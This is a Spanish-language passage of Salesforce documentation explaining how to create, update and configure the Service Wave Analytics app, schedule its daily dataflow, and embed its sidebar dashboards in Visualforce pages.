
Para crear y gestionar aplicaciones Wave:

- "Gestionar aplicaciones basadas en plantillas de Wave Analytics"
- "Modificar flujos de datos de Wave Analytics"

3. Haga clic en **Crear**, seleccione **Aplicación**, seleccione **Service Wave** y luego haga clic en **Continuar**.
4. Salesforce abre el asistente de configuración de Service Wave, que le ayuda a personalizar su experiencia con la aplicación. El asistente presenta una serie de pantallas, cada una con un conjunto de preguntas y sus posibles respuestas en menús desplegables. Responda a las preguntas según como prefiere su empresa ver los datos. Para obtener más información sobre cómo responder a estas preguntas, consulte Personalizar Service Wave con el asistente de configuración. Service Wave recuerda las respuestas que selecciona y si crea la aplicación de nuevo, le ofrece la opción de utilizar dichas respuestas o seleccionar nuevas respuestas.
5. Otorgue a su aplicación un nombre fácilmente reconocible por otras personas de su empresa.
6. Haga clic en **Crear**. Esto inicia un flujo de datos que crea la aplicación y sus activos (que incluyen un flujo de datos, archivo de definición, conjuntos de datos y paneles).
7. El proceso de creación de la aplicación puede tardar algunos minutos. Puede comprobar el estado de el flujo de datos: Abra la página Inicio de Wave, haga clic en el menú de engranaje en la parte superior derecha de la página y seleccione Supervisor de datos. Luego seleccione Vista de flujo de datos en la lista desplegable de la parte superior izquierda y busque su aplicación.
8. Nota: La función de restablecimiento de datos solo está disponible para clientes que crean una aplicación utilizando una versión lanzada en la versión Summer '16 o posterior.

**Importante:** El restablecimiento de su aplicación elimina todas las personalizaciones que haya realizado en sus paneles. Esto incluye los campos u objetos incorporados al flujo de datos, las acciones que active o los cambios en la configuración de la seguridad y en los colores y etiquetas de los paneles. Si ha realizado cualquier personalización, le recomendamos que guarde copias de sus paneles o archivos de definición de flujo de datos. De ese modo, puede copiarlos en su aplicación si la restablece.

Si desea cambiar sus respuestas después de ver los paneles, haga clic en el vínculo de aplicación Restablecer en el lado izquierdo de la página de inicio de la aplicación.




Esta acción abre el asistente de configuración mostrando las respuestas que selecciona cuando crea la aplicación. Seleccione nuevas respuestas y haga clic en Restablecer en la última página del asistente. Su aplicación se crea de nuevo utilizando su nueva configuración. También puede utilizar la función de restablecimiento si elimina cualquier panel y desea restaurarlo.

9. **Nota:** Si elimina su aplicación, Wave no retiene las respuestas seleccionadas cuando creó esa versión de la aplicación, y tendrá que iniciar el proceso del asistente de configuración de nuevo desde el principio. Si desea volver a utilizar las respuestas que seleccionó, mantenga la aplicación hasta que haya terminado de volver a crear la aplicación y luego elimínela.

También puede eliminar su aplicación e volver a iniciar el proceso de creación de la aplicación. Para eliminar, coloque su cursor sobre el icono de la aplicación que acaba de crear y haga clic en Eliminar. Luego haga clic en Sí para confirmar la eliminación de todos los activos asociados con la aplicación.

10. Ahora que ha creado la aplicación, compártala con los usuarios de su organización. Solo puede compartirla con los usuarios que dispongan de los permisos "Utilizar aplicaciones basadas en plantillas de Wave Analytics" y "Acceder a aplicaciones y plantillas Service Cloud Analytics". (Para obtener más información sobre los permisos de la aplicación Service Wave, consulte Configurar permisos de Salesforce para la aplicación Service Wave Analytics). Para compartir la aplicación, pase su cursor sobre el icono de la aplicación que acaba de crear u haga clic en **Compartir**. A continuación, haga clic en los nombres de los miembros del equipo, haga clic en **Agregar** y haga clic en **Guardar**.

Al realizar algunos pasos adicionales puede mejorar Service Wave para las necesidades de su organización:

- Incruste los paneles de la barra lateral en la página 3821 en una página de Salesforce de su elección, como la consola de servicio. Este paso proporciona una experiencia de análisis simplificada para los agentes de servicio. La incrustación de barras laterales en páginas que utilizan regularmente los agentes les ofrece acceso a mediciones clave como parte de su trabajo habitual para ayudar a realizar la acción más efectiva para el cliente.
- Agregue conjuntos de datos a la aplicación basados en datos de Salesforce empleando el Generador del conjunto de datos de Wave en la página 3934. Service Wave incluye un conjunto predeterminado de conjuntos de datos basados en sus datos de Salesforce. La creación de conjuntos de datos adicionales permite a sus gerentes de asistencia ver otros datos de Salesforce a través de la aplicación.

  Nota: Service Wave no admite fuentes de datos externas a Salesforce o el registro de nuevos conjuntos de datos desde el flujo de datos generado por la aplicación.

- Agregue objetos, campos y filtros a Service Wave. Modifique el flujo de datos de la aplicación en la página 3863 para que incluya objetos estándar y personalizados y campos procedentes de Salesforce. Para obtener las instrucciones completas para agregar datos a Wave, consulte Integración de datos de Wave Analytics.

Nota: Para crear nuevos conjuntos de datos con la licencia de aplicación de Service Wave únicamente, utilice el Generador del conjunto de datos de Wave. Wave asocia nuevos conjuntos de datos creados empleando el generador con el flujo de datos predeterminado de Wave. Si modifica el flujo de datos para la aplicación Service Wave para registrar nuevos conjunto de datos, no podrá acceder a los conjunto de datos resultantes.

## Actualizar la aplicación Service Wave

Aproveche las últimas funciones de Service Wave actualizando su aplicación cada vez que lanzamos una nueva versión.

La pancarta en la parte superior de su página de inicio de la aplicación le informa de que hemos lanzado una nueva versión. También proporciona un vínculo a más información acerca de la versión. También existe un vínculo invitándole a iniciar el proceso de actualización en la columna a mano izquierda de la página de inicio, justo debajo del nombre de la aplicación.

PERMISOS DE USUARIO

Para crear y gestionar aplicaciones Wave:

- "Gestionar aplicaciones basadas en plantillas de Wave Analytics"
- "Modificar flujos de datos de Wave Analytics"

Este es el procedimiento para actualizar su aplicación.

1. Haga clic en el vínculo "Novedades" en la pancarta o el vínculo "Nueva versión disponible" en la columna a mano izquierda de la página de inicio de su aplicación.
2. Puede leer información acerca de la versión en la parte superior de la página que se abre. En la parte inferior de la página, busque los botones: **Actualizar aplicación actual** y **Crear nueva aplicación**.
3. Vea descripciones de lo que hacen los botones pasando el ratón sobre ellos. Si hace clic en **Actualizar aplicación actual**, sobrescribe su aplicación actual y todos sus activos,sustituyéndola con una aplicación basada en la nueva versión. La actualización elimina también cualquier personalización, incluyendo cualquier campo u objeto nuevo que haya agregado al flujo de datos o cambios que realizó en la configuración de seguridad así como colores y etiquetas de paneles. Si hace clic en **Crear nueva aplicación**, crea una

segunda copia de su aplicación actual basada en la nueva versión. Decida qué opción se adapta a sus circunstancias y haga clic en el botón apropiado.

4. PRECAUCIÓN: Si ha personalizado su aplicación, haga clic **Crear nueva aplicación** en lugar de **Actualizar aplicación actual** para realizar una copias de las aplicación basándose en la nueva versión. La creación de una nueva aplicación conserva la versión actual y cualquier personalización, que puede copiar luego manualmente en la nueva versión de la aplicación.

   Si hace clic en **Actualizar aplicación actual**, verá una pantalla advirtiéndole de que la opción de actualización sobrescribe la aplicación actual y se deshace de cualquier personalización que haya realizado. Si está de acuerdo la sobreescritura de las personalizaciones, marque la casilla y haga clic en **Continuar**. Si no lo está, haga clic en **Regresar** para volver a la pantalla anterior. Hacer clic en **Continuar** le lleva al asistente de configuración. Pase al paso 6.
5. Si hace clic en **Crear nueva aplicación**, se le dirigirá al asistente de configuración. No ve una advertencia, puesto que no está sobrescribiendo su aplicación actual, que se conserva con cualquier personalización que haya realizado en ella.
6. El asistente de configuración se carga previamente con la configuración que eligió la última vez que utilizó el asistente. Puede utilizar estos ajustes o cambiarlos. Pase por cada página del asistente.
7. Una vez complete el asistente, Wave muestra una pantalla que indica qué activos están afectados por la actualización. Revise la pantalla para ver cuántos conjuntos de datos, paneles y lentes se cambiarán, eliminarán o agregarán por la actualización. También muestra cómo se modificarán los activos cambiados: si el cambio es en los datos o en el aspecto. En la misma pantalla tiene la opción para descargar un archivos con el código de los cambios realizados en la aplicación. Si personalizó la aplicación, descargue y guarde el archivo de modo que pueda copiar y pegar el código de personalización en la versión actualizada.
8. *Solo opción Actualizar*: Si está actualizando su aplicación, haga clic en **Actualizar aplicación actual**. Recuerde, esta acción sobreescribe cualquier personalización que haya realizado. También puede hacer clic en **Atrás** para volver al asistente de configuración y cambiar sus selecciones, o hacer clic en la **X** de la esquina superior derecha para cancelar.
9. *Solo opción Crear*: Si está creando una nueva aplicación, asigne un nombre diferente a su aplicación del de la versión actual y haga clic en **Crear nueva aplicación**. Esta opción guarda su aplicación actual y todas sus personalizaciones. También puede hacer clic en **Atrás** para volver al asistente de configuración y cambiar sus selecciones, o hacer clic en la **X** de la esquina superior derecha para cancelar.

Si el vínculo debajo del nombre de la aplicación dice "Restablecer aplicación", está utilizando la última versión y no necesita actualizar.

## Personalizar Service Wave con el asistente de configuración

Utilice el asistente de configuración de Service Wave para crear la aplicación Service Wave de modo que refleje cómo su empresa almacena y ve datos de Service Cloud.

Cuando crea la aplicación Service Wave, el asistente de configuración integrado le formula una serie de preguntas. Empiece con las tres páginas básicas que contienen las preguntas requeridas con mayor frecuencia. Dependiendo de cómo las responda, verá una o dos páginas opcionales. Sus respuestas permiten a Service Wave saber cómo desea que sus usuarios vean los datos de Service Cloud en los paneles de la aplicación. Responda a estas preguntas de acuerdo con el modo en que su organización utiliza Service Cloud con el fin de que los paneles sean los más útiles y significativos que sea posible.

El asistente incluye instrucciones para ayudarle a seleccionar las respuestas apropiadas, y muchas preguntas se explican por sí solas. A continuación se muestran sugerencias para utilizar el asistente, incluyendo detalles sobre cómo responder preguntas más complejas.

PERMISOS DE USUARIO

Para crear y gestionar aplicaciones Wave:

- "Gestionar aplicaciones basadas en plantillas de Wave Analytics"
- "Modificar flujos de datos de Wave Analytics"

Importante: Establezca la seguridad a nivel de campo de Salesforce para activar el usuario de integración de nube de Wave Analytics para ver todos los campos que desea utilizar en Service Wave. El usuario de integración ejecuta el flujo de datos, y si no dispone de los permisos de seguridad a nivel de campo apropiados, el flujo de datos puede fallar. Consulte Seguridad a nivel de campo en la página 608.

## Directrices generales

Siga estas directrices para ayudarle a obtener un excelente resultado cuando utilice el asistente.

- **La mayoría de las preguntas proporcionan respuestas en listas de selección o campos procedentes de objetos de Salesforce.** Las listas incluyen campos estándar de Salesforce y campos personalizados que configuró en un objeto. Responda a estas preguntas seleccionando los campos que se muestran. La mayoría de las preguntas de este tipo le permiten seleccionar solo un campo, y algunas le permiten seleccionar campos múltiples.
- **Puede seleccionar un campo de un objeto solo una vez.**Después de seleccionar un campo, ya no estará disponible como respuesta a otras preguntas.
- **Otras preguntas son de sí o no (Booleano), proporcionan un conjunto de opciones o requieren que introduzca texto.**
- **Las preguntas marcadas con un asterisco (*) requieren respuestas.**
- **Las respuestas predeterminadas dan como resultado un conjunto útil de paneles.**Si no está seguro de qué seleccionar, utilice la respuesta que está preseleccionada. Algunas preguntas no tienen respuestas preseleccionadas. En esos casos, Service Wave le recuerda realizar una selección.
- **Solo puede controlar partes de la aplicación con parámetros del asistente, como filtros y widgets.**Construimos la aplicación para proporcionar valores analíticos inmediatos sin mucho trabajo por su parte.
- **Solo algunas respuestas tienen sentido en el contexto de la pregunta.**Las listas a menudo contienen muchos campos, pero solo algunos tienen sentido para su aplicación. Por ejemplo, es poco probable que filtre los datos de Cuentas por URL de fotografía, aunque el objeto Cuentas incluye un campo URL de fotografía.

## Página 1: Determinar cómo Service Wave muestra mediciones de casos

Seleccione las mediciones que son importantes para su organización sobre la duración de los casos, como la rapidez con la que se resuelven y si se resolvieron dentro de los límites de cualquier acuerdo de nivel de servicio (SLA). Todas son obligatorias y le permiten realizar una única selección, excepto lo siguiente:

- Pregunta 1, opcional: Le solicita indicar el campo principal para utilizar en Salesforce para realizar un seguimiento de la duración de casos, si la hubiera. Si no realiza un seguimiento de la duración de casos, Service Wave utiliza su propia fórmula para calcular la duración de los casos en base a la fecha en que se abrieron y cerraron los casos. Si el caso está aún abierto, utiliza la fecha del día como parte del cálculo. Solo permite una única selección.
- Pregunta 2, opcional: Solicita si utiliza otros campos (secundarios) relacionados con la duración de los casos. Puede seleccionar múltiples campos, como por ejemplo *Duración con cliente* o *Duración con agente*.
- Pregunta 3: Le solicita seleccionar el campo que utiliza para realizar un seguimiento del cumplimiento del SLA. Normalmente se realiza un seguimiento del cumplimiento del SLA con un campo de fórmula personalizado en el caso Objeto o el campo estándar Estado de evento clave. (Los valores del campo Estado de evento clave incluyen Compatible, Infracción abierta e Infracción cerrada.) Si realiza un seguimiento del cumplimiento del SLA empleando un campo de fórmula personalizado Booleano, no podrá seleccionar ese campo desde el asistente. En ese caso, realice lo siguiente: Seleccione cualquier campo y luego modifique manualmente el flujo de datos para que incluya el campo Booleano (consulte Configurar el flujo de datos). A continuación, encuentre y sustituya el nombre de campo en el JSON del panel de Service Wave (consulte Guía de JSON de paneles de Wave Analytics).
- Pregunta 4: Le solicita seleccionar el campo que utiliza para registrar que un caso está resuelto en el primer contacto. Normalmente se realiza un seguimiento de la resolución en el primer contacto empleando un campo de fórmula personalizado Booleano en el objeto Casos o en el campo estándar Cerrado tras su creación (IsClosedOnCreate).

## Página 2: Controlar cómo la aplicación desglosa sus datos

Indique a Service Wave cómo prefiere desglosar sus datos sobre el estado, la gravedad, el propietario, el motivo y el tipo de los casos. También seleccione cómo Service Wave muestra los datos sobre los canales de origen de los casos de asistencia, si están resueltos en

el primer contacto, así como otros aspectos. Todas las preguntas son obligatorias y le permiten realizar una única selección, excepto lo siguiente:

- Pregunta 11: Le solicita si utiliza colas para asignar la propiedad de los casos. Responda afirmativamente únicamente si tiene una cola en su organización de Service Cloud y tiene al menos un caso adjunto a la cola.

  **Importante:** Si responde afirmativamente y no tiene colas y un caso adjunto a la cola, fallará la creación de Service Wave.

- Pregunta 12, opcional: Seleccione campos de medición desde el objeto Casos no tratados en las preguntas anteriores de modo que sus paneles desglosen mediciones que son importantes para su organización. Las mediciones son valores cuantitativos, como el tiempo de resolución de casos, el número de casos abiertos y cerrados, así como los ingresos.
- Pregunta 13, opcional: Seleccione campos de dimensión desde el objeto Casos no tratados en las preguntas anteriores de modo que sus paneles desglosen dimensiones que son importantes para su organización. Las dimensiones son valores cualitativos, como la fecha, la región y el nombre de producto.

### Página 3: Seleccionar áreas de informe

Seleccione las áreas de datos de asistencia sobre las que desee que los paneles de Service Wave creen informes. Estas pueden incluir la satisfacción de los clientes (CSAT), el uso de recursos de conocimiento y telefonía, así como los casos que están adjuntos a oportunidades de ventas. Todas las preguntas son obligatorias y le permiten realizar una única selección.

- Pregunta 2: Solicita si realiza un seguimiento del puntuaje CSAT. Si responde afirmativamente, el asistente presenta una página de preguntas sobre el modo en que realiza el seguimiento del CSAT. Consulte la Página cuatro: Configurar mediciones de CSAT.
- Pregunta 3: Solicita si utiliza recursos de conocimiento en el proceso de asistencia. Si responde afirmativamente, el asistente presenta una página de preguntas sobre el modo en que utiliza el conocimiento. Consulte la Página cinco: Configurar datos de conocimientos.

  **Importante:** Si su organización de Service Cloud no utiliza conocimientos y responde afirmativamente, fallará la creación de Service Wave.

- Pregunta 4: Pregunta sobre el uso de la telefonía en el proceso de asistencia. Si responde afirmativamente, Service Wave crea un panel relacionado con la telefonía.

  **Importante:** Debe realizar un seguimiento de los datos de uso de la telefonía en el objeto Tarea para que Service Wave cree correctamente un panel de telefonía. Su organización debe tener datos de telefonía en los campos de actividad estándar en el objeto Tarea, como la duración de llamadas, el identificador de objetos de llamada, el resultado de llamadas y el tipo de las llamadas. Responda afirmativamente si almacena datos de llamadas en esos campos. Responda negativamente si almacena datos de llamadas en objetos personalizados o fuera de Salesforce. Si su organización de Service Cloud no realiza un seguimiento de los datos de uso de la telefonía y responde afirmativamente, fallará la creación del panel.

### Página 4: Configurar mediciones de CSAT (opcional)

Indique a Service Wave cómo realiza el seguimiento de CSAT de modo que la información aflore correctamente en los paneles. Verá esta página (y deberá responder a sus preguntas), solo si responde afirmativamente a la Pregunta 1 de la Página 3. Siga estas instrucciones cuidadosamente para garantizar el éxito. Consulte Ejemplo de configuración de mediciones de CSAT para obtener los detalles.

- Pregunta 1: Solicita qué objeto utiliza para realizar el seguimiento del CSAT. Service Wave toma como valor predeterminado el objeto Casos. Si utiliza un objeto diferente para realizar el seguimiento del CSAT, selecciónelo en la lista de selección.
- Pregunta 2: Le solicita seleccionar el campo del objeto seleccionado en la Pregunta 1 que utiliza para realizar el seguimiento del CSAT.
- Pregunta 3, opcional: *Responda únicamente si selecciona un objeto que no sea Casos en la Pregunta 1.*Service Wave tiene que crear una unión entre ese objeto y Casos para que vea datos de CSAT en los paneles. (Para consultar una unión de ejemplo, consulte Ejemplo

de configuración de mediciones de CSAT.) Introduzca el nombre de API del campo donde almacena información de identificación de casos. Normalmente es el campo "Id.", en cuyo caso introduciría `Id.`.

Si es un campo que no es Id., encuentre el nombre de API del campo. Vaya a Configuración-->Casos-->Campos. En el gráfico superior que muestra los campos estándar, el nombre de API se muestra en la columna Nombre de campo. Por ejemplo, `IsSelfServiceClosed` es el nombre de API para el campo Cerrado por usuario de autoservicio. El gráfico que hay más abajo para campos personalizados incluye una columna Nombre de API.

- Pregunta 4, opcional: *Responda solo si seleccionó un objeto que no fuera Casos en la Pregunta 1*. Determine qué campo del objeto seleccionado en la pregunta se utilizará para la otra parte de la unión con el objeto Casos. Utilice el campo que contiene el Id. de caso. Introduzca aquí el nombre de API para el campo.

  Para encontrar el nombre de API para el campo, vaya a Configuración-->AnyObject-->Campos. En el gráfico superior que muestra los campos estándar, el nombre de API se muestra en la columna Nombre de campo. El gráfico que hay más abajo para campos personalizados incluye una columna Nombre de API.

### Página 5: Configurar datos de conocimientos (opcional)

Indique a Service Wave cómo aflorar datos sobre artículos de conocimiento en paneles. Verá esta página y deberá responder a sus preguntas únicamente si responde afirmativamente a la Pregunta 2 de la Página 3.

- Pregunta 1, opcional: Solicita el tipo de artículo sobre el que desea ver datos en paneles de Service Wave. Seleccione únicamente un solo tipo de artículo.

## Ejemplo de configuración de mediciones de CSAT


Este escenario proporciona detalles para ayudarle a responder las preguntas de la Página 4 del asistente de configuración de Service Wave.

Si realiza el seguimiento de los datos de satisfacción del cliente (CSAT), como la calificación del CSAT para un caso de asistencia, en un objeto que no sea Casos, tenga especial cuidado en el modo de responder las preguntas de esta página.

Por ejemplo, si almacena la calificación del CSAT en un objeto personalizado, como por ejemplo "Encuesta de CSAT", seleccione este objeto en la Pregunta 1. En la Pregunta 2, especifique el campo que tiene la medición del CSAT sobre la que desea crear un informe, como por ejemplo, "Calificación del CSAT". Service Wave tiene que relacionar el objeto personalizado especificado en la Pregunta 1 con el objeto Casos de modo que los paneles puedan incluir datos sobre casos, cuentas y agentes por CSAT. Esta relación se crea a través de una unión.

Para especificar la relación entre el objeto Casos y su objeto CSAT personalizado, designe claves de unión entre ambos objetos e introduzca sus nombres de API en las Preguntas 3 y 4. En el objeto Casos, normalmente será el campo "Id.". En el objeto personalizado de ejemplo "Encuesta de CSAT", este es el campo personalizado que almacena el Id. del caso, que en este escenario es el campo con el nombre de API `CaseId__c`.

El siguiente diagrama muestra la unión entre los dos objetos.




## Programar el flujo de datos diario de Service Wave

Programe un flujo de datos diarios a una hora fuera del horario de oficina estándar antes de empezar a explorar con Service Wave.

Cuando crea Service Wave, el proceso de creación incluye un flujo de datos que importa los datos de Service Cloud más recientes a Wave. Puede programar el flujo de datos para que vuelva a ejecutarse cada día para garantizar que su aplicación emplea datos de Salesforce actualizados. Programe el flujo de datos para que se lleve a cabo en algún momento fuera del horario laboral de modo que el flujo de datos no interrumpa su uso de la aplicación.


Nota: El flujo de datos de Service Wave se ejecuta solo una vez cuando crea la aplicación. Prográmelo para que se ejecute diariamente de forma que la aplicación emplee los datos de servicios más recientes.

PERMISOS DE USUARIO


Para crear y gestionar aplicaciones Wave:

- "Gestionar aplicaciones basadas en plantillas de Wave Analytics"
- "Modificar flujos de datos de Wave Analytics"


1. Vaya a **Wave Analytics** en el menú de Force.com (parte superior derecha de la ventana de Salesforce) si aún no está ahí. Abra el Supervisor de datos haciendo clic en el icono de engranaje de la parte superior derecha de la pantalla.




2. Seleccione la vista Flujo de datos desde el menú de la parte superior izquierda de la pantalla del Supervisor de datos.




3. Localice la aplicación que creó; es posible que tenga que desplazarse hacia abajo en la página. Abra el menú en el extremo derecho de la pantalla junto al icono y el nombre de la aplicación. Seleccione **Programar** y establezca una hora para el flujo de datos. Seleccione una hora fuera del horario laboral normal de modo que el flujo de datos no interrumpa las actividades comerciales. Haga clic en **Guardar**.



## Incrustar paneles de barra lateral de Service Wave en una página de Salesforce

| PERMISOS DE USUARIO | |
|---|---|
| Para utilizar aplicaciones basadas en plantillas Wave: | "Utilizar aplicaciones basadas en plantillas de Wave Analytics" |
| Para utilizar Service Wave: | "Acceder a aplicaciones y plantillas Service Cloud Analytics" |
| Para crear y gestionar aplicaciones Wave: | "Gestionar aplicaciones basadas en plantillas de Wave Analytics" |
| | "Modificar flujos de datos de Wave Analytics" |
| Para modificar el archivo (XMD) de metadatos ampliado de un conjunto de datos: | "Modificar flujos de datos de Wave Analytics" |
| Para crear una página de Visualforce | "Personalizar aplicación" |

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

Agregue paneles de Service Wave a páginas de Salesforce de modo que su equipo de asistencia pueda obtener una vista completa de sus casos y tomar las acciones apropiadas.

Service Wave incluye tres paneles especializados, denominados barras laterales, para ofrecer a los agentes de asistencia acceso instantáneo a visualizaciones de datos sobre sus casos.

- La barra lateral Por cliente ofrece a los agentes una instantánea de sus clientes, incluyendo productos, motivos y prioridad de casos y el CSAT.
- La barra lateral Por similitud muestra datos sobre casos anteriores de modo que los agentes puedan guiar las interacciones con los clientes en base a lo que hicieron en casos similares.
- La barra lateral Por historial de caso proporciona una vista rápida del ciclo de vida de un caso de modo que los agentes puedan estar informados durante las conversaciones con clientes.

Los administradores pueden incrustarlos en una página de Salesforce de modo que los agentes puedan acceder a Service Wave de forma sencilla mientras realizan sus tareas normales en los casos. Por ejemplo, si su administrador de Salesforce hace que Service Cloud esté disponible a través de una consola de servicio, es un lugar idóneo para incrustar paneles de barra lateral. A continuación, le explicamos cómo.

1. Cree una página de VisualForce para cada barra lateral. Vaya a Configuración e introduzca Páginas de Visualforce en el cuadro Búsqueda rápida y, a continuación, seleccione Páginas de Visualforce y haga clic en Nuevo. Introduzca una etiqueta con el nombre de la barra lateral y una descripción de forma opcional.
2. Sustituya el texto que aparece cuando abre el editor por lo siguiente: `<apex:page standardController="case"> <wave:dashboard dashboardId="Su_Id._de_Panel" height="1000px" showTitle="false" filter="Filter_condition" /></apex:page>`
   a. Sustituya `Su_Id._de_Panel` por el Id. del panel para la barra lateral. Podrá encontrar el Id. del panel abriendo la barra lateral en Service Wave; el Id. son los últimos 15 caracteres de la URL para la barra lateral.
3. Si está creando una página para la barra lateral Por cliente, sustituya `filter="Filter_condition"` por el siguiente filtro:`filter="{'ServiceCase1': {'AccountId': ['{!case.AccountId}']}}"`.

   a. `'ServiceCase1'` es un marcador para el nombre del conjunto de datos Caso de asistencia. Para encontrar el nombre, abra un panel, pulse **Comando+e** para ver el JSON del panel y busque `ServiceCase`. El nombre del conjunto de datos tiene adjunto un numeral que se incrementa cada vez que crea la aplicación, como `'ServiceCase2'`. Introduzca el nombre del conjunto de datos completo incluyendo el numeral.

4. Si está creando una página para la barra lateral Por similitud, sustituya `filter="Filter_condition"` por el siguiente filtro: `filter="{'ServiceCase': {'Reason': ['{!case.Reason}'],'Product__c': ['{!case.Product__c}']}}`

